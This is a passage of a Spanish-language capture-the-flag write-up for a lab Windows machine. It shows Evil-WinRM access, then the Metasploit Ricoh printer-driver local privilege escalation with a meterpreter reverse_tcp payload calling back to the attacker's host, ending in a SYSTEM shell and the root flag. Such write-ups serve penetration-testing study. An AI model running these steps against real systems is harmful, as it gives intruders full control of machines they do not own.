
```
Info: Upload successful!
*Evil-WinRM* PS C:\Users\tony\music> .\shell.exe
*Evil-WinRM* PS C:\Users\tony\music> cat C:\Users\tony\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\Conso
leHost_history.txt
Add-Printer -PrinterName "RICOH_PCL6" -DriverName 'RICOH PCL6 UniversalDriver V4.23' -PortName 'lpt1:'

ping 1.1.1.1
ping 1.1.1.1
*Evil-WinRM* PS C:\Users\tony\music>
```

Usamos el exploit conveniente, que anteriormente nos salía como vulnerable y lo ejecutamos. Ya estamos como admin




```
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ricoh_driver_privesc
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ricoh_driver_privesc) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/ricoh_driver_privesc) > set session 1
session => 1
msf6 exploit(windows/local/ricoh_driver_privesc) > set lhost 10.10.14.67
lhost => 10.10.14.67
msf6 exploit(windows/local/ricoh_driver_privesc) > run

[*] Started reverse TCP handler on 10.10.14.67:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Ricoh driver directory has full permissions
[*] Adding printer rnXqk ...
[*] Sending stage (201798 bytes) to 10.10.11.106
[+] Deleted C:\Users\tony\AppData\Local\Temp\AjJCeYan.bat
[+] Deleted C:\Users\tony\AppData\Local\Temp\headerfooter.dll
[*] Meterpreter session 2 opened (10.10.14.67:4444 -> 10.10.11.106:49419) at 2024-05-17 21:06:36 -0400
[*] Deleting printer rnXqk

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Buscamos la flag



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 2576 created.
Channel 2 created.
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is DB41-39A3

 Directory of C:\

05/18/2024  12:41 AM    <DIR>          firmwares
09/16/2021  12:56 PM    <DIR>          found.000
09/07/2021  10:33 PM    <DIR>          inetpub
07/10/2015  04:04 AM    <DIR>          PerfLogs
09/07/2021  10:45 PM    <DIR>          Program Files
09/07/2021  10:45 PM    <DIR>          Program Files (x86)
05/18/2024  01:06 AM    <DIR>          RICOH_DRV
06/11/2021  07:20 AM    <DIR>          temp
06/11/2021  07:01 AM    <DIR>          Users
09/28/2021  12:09 PM    <DIR>          Windows
               0 File(s)              0 bytes
              10 Dir(s)   6,163,927,040 bytes free
```



```
               0 File(s)              0 bytes
              14 Dir(s)   6,163,927,040 bytes free

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
061e11d1d71178f7bd34c22631a4894a

C:\Users\Administrator\Desktop>
```